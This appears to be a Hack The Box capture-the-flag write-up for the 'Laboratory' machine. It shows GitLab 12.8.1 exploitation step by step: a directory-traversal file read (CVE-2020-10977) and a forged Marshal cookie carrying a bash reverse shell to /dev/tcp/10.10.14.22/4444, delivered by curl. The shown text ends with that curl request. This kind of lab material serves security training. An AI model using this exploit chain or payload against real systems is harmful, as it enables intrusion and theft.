Laboratory

16th April 2021 / Document No D21.100.114

Prepared By: arkanoid

Machine Author(s): 0xc45

Difficulty: Easy

Classification: Official

Synopsis

Laboratory is an easy difficulty Linux machine that features a GitLab web application in a docker. This application is found to suffer from an arbitrary read file vulnerability, which is leveraged along with a remote command execution to gain a foothold on a docker instance. By giving administration permissions to our GitLab user it is possible to steal private ssh-keys and get a foothold on the box. Post-exploitation enumeration reveals that the system Laboratory has an executable program set as setuid. This is leveraged to gain a root shell on the server.

Skills Required


- Enumeration
- Basic Rails Knowledge
- Basic Docker Knowledge

Skills Learned

- Arbitrary read file
- Marshal cookie attack
- SUID Exploitation


Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.216 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.216
```




```
nmap -sC -sV -p$ports 10.10.10.216

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp  open  http     Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to https://laboratory.htb/
443/tcp open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: The Laboratory
| ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Not valid before: 2020-07-05T10:39:28
|_Not valid after:  2024-03-03T10:39:28
| tls-alpn:
|_  http/1.1
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap output reveals that the target server has ports 22 (OpenSSH), 80 (Apache httpd) and 443 (Apache SSL httpd) open. Let's browse to port 80. We notice that we are being redirect to `laboratory.htb`. We need to add it to the `/etc/hosts` file. We observe that nmap output discloses another hostname i.e. `git.laboratory.htb` which we also need to add it to our hosts file. Let's visit now the `laboratory.htb`.



Laboratory provides high-quality security and development services at a low price point.

The web server is hosting a website of the security services company Laboratory. We can spot three (3) users. One of them is the CEO of the company, Mr. Dexter. Let's visit now `git.laboratory.htb`.


GitLab Community Edition


Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

A community edition of gitlab can be found which requires valid credentials to access it.

Foothold

It is possible to register a user. Note though that for a successful registration it requires a valid domain such as `laboratory.htb`.


Welcome! You have signed up successfully.

Welcome to GitLab

Faster releases. Better code. Less pain.

Create a project

Projects are where you store your code, access issues, wiki and other features of GitLab.

Create a group

Groups are the best way to manage projects and members.


Explore public projects

Public projects are an easy way to allow everyone to have read-only access.

Learn more about GitLab

Take a look at the documentation to discover all of GitLab's capabilities.

By navigating a little bit around the application we can spot under the help menu the exact version of gitlab (12.8.1).


GitLab Projects Groups More Search or jump to...

Help › Help


GitLab Community Edition 12.8.1

GitLab is open source software to collaborate on code.
Manage git repositories with fine-grained access controls that keep your code secure.
Perform code reviews and enhance collaboration with merge requests.
Each project can also have an issue tracker and a wiki.
Used by more than 100,000 organizations, GitLab is the most popular solution to manage git repositories on-premises.
Read more about GitLab at about.gitlab.com.

Check the current instance configuration

Visit docs.gitlab.com for optimized navigation, discoverability, and readability.

By searching on the internet for any possible vulnerabilities, we come across an arbitrary read file vulnerability assigned with [CVE-2020-10977]() and some exploits related to versions <=12.9.0. According to the initial exploitation [report]() for the arbitrary read vulnerability the first step is to create two new projects.


GitLab Projects Groups More Search or jump to...

Projects

Your projects 2 | Starred projects 0 | Explore projects | Filter b


All | Personal

P No Name / ProjectTwo Maintainer ★ 0 ⑂ 0

P No Name / ProjectOne Maintainer ★ 0 ⑂ 0

Then add an issue with the following directory traversal in the description

```
![a]
(/uploads/11111111111111111111111111111111/../../../../../../../../<SNIP>/etc/pa
sswd)
```



Description

Write Preview

```
![a](/uploads/11111111111111111111111111111111/../../../../../../../../../../../../../../etc/passwd)
```

Markdown and quick actions are supported


Then move this issue to the second project and then it is possible to download the specified file in our case `/etc/passwd`.



```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
git:x:998:998::/var/opt/gitlab:/bin/sh
gitlab-www:x:999:999::/var/opt/gitlab/nginx:/bin/false
gitlab-redis:x:997:997::/var/opt/gitlab/redis:/bin/false
gitlab-psql:x:996:996::/var/opt/gitlab/postgresql:/bin/sh
mattermost:x:994:994::/var/opt/gitlab/mattermost:/bin/sh
registry:x:993:993::/var/opt/gitlab/registry:/bin/sh
gitlab-prometheus:x:992:992::/var/opt/gitlab/prometheus:/bin/sh
gitlab-consul:x:991:991::/var/opt/gitlab/consul:/bin/sh
```

There are also exploits developed such as this one that can automate completely the process. Let's give it a try.

```
python3 cve_2020_10977.py https://git.laboratory.htb arkanoid Password1!
```



```
python3 cve_2020_10977.py https://git.laboratory.htb arkanoid Password1!
> /etc/passwd
----------------------------------------

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
<SNIP>
git:x:998:998::/var/opt/gitlab:/bin/sh
gitlab-www:x:999:999::/var/opt/gitlab/nginx:/bin/false
gitlab-redis:x:997:997::/var/opt/gitlab/redis:/bin/false
gitlab-psql:x:996:996::/var/opt/gitlab/postgresql:/bin/sh
mattermost:x:994:994::/var/opt/gitlab/mattermost:/bin/sh
registry:x:993:993::/var/opt/gitlab/registry:/bin/sh
gitlab-prometheus:x:992:992::/var/opt/gitlab/prometheus:/bin/sh
gitlab-consul:x:991:991::/var/opt/gitlab/consul:/bin/sh
```

The exploit works successfully and now we can read files from the system. But it is not possible to get a shell by this vulnerability only. While reading further the aforementioned advisory we notice in comments that we can perform a remote command execution also. This can be done by getting the `secret_key_base` from `/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml`. So by using the same exploit is possible to grub it. Then we can use the `experimentation_subject_id` cookie with a Marshalled payload as it is best described here in order to achive command execution.

First we need to setup our own gitlab instance so we install it by downloading the correct version from here. We also install the proper repository with the assistance of this script before attempting to install the deb package. In order to use the console we need to first reconfigure it by executing the following command.


```
gitlab-ctl reconfigure
```

Next we replace the value of `secret_key_base` at the file `opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml` with the one we grabbed from the Laboratory. Then we restart and initiate the console.

```
gitlab-ctl restart
gitlab-rails console
```

Now it's time to perform our exploit with the following:

```
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar
erb = ERB.new("<%= `bash -c 'bash -i>& /dev/tcp/10.10.14.22/4444 0>&1'` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb,
:result, "@result", ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```



```
irb(main):007:0> puts cookies[:cookie]

BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmF
yaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kidC
Njb2Rpbmc6VVRGLTgKX2VyYm91dCA9ICsnJzsgX2VyYm91dC48PCgoIGBiYXNoIC1jICdiY
XNoIC1pPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjIvNDQ0NCAwPiYxJ2AgKS50b19zKTsgX2Vy
Ym91dAY6BkVGOg5AZW5jb2RpbmdJdToNRW5jb2RpbmcKVVRGLTgGOwpGOhNAZnJvemVuX3N
0cmluZzA6DkBmaWxlbmFtZTA6DEBsaW5lbm9pADoMQG1ldGhvZDoLcmVzdWx0OglAdmFySS
IMQHJlc3VsdAY7ClQ6EEBkZXByZWNhdG9ySXU6H0FjdGl2ZVN1cHBvcnQ6OkRlcHJlY2F0a
W9uAAY7ClQ=--8fdb57c5b65cef79b38c842cc0a42570ff756636
```

Finally we send our cookie to the server while listening with `netcat` at our local machine for reverse shell.

```
curl -vvv 'https://git.laboratory.htb/users/sign_in' -k -b
"experimentation_subject_id=BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVj
YXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJ
QHNyY0kidCNjb2Rpbmc6VVRGLTgKX2VyYm91dCA9ICsnJzsgX2VyYm91dC48PCgoIGBiYXNoIC1jICdi
YXNoIC1pPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjIvNDQ0NCAwPiYxJ2AgKS50b19zKTsgX2VyYm91dAY6
BkVGOg5AZW5jb2RpbmdJdToNRW5jb2RpbmcKVVRGLTgGOwpGOhNAZnJvemVuX3N0cmluZzA6DkBmaWxl
bmFtZTA6DEBsaW5lbm9pADoMQG1ldGhvZDoLcmVzdWx0OglAdmFySSIMQHJlc3VsdAY7ClQ6EEBkZXBy
ZWNhdG9ySXU6H0FjdGl2ZVN1cHBvcnQ6OkRlcHJlY2F0aW9uAAY7ClQ=-
-8fdb57c5b65cef79b38c842cc0a42570ff756636"
```

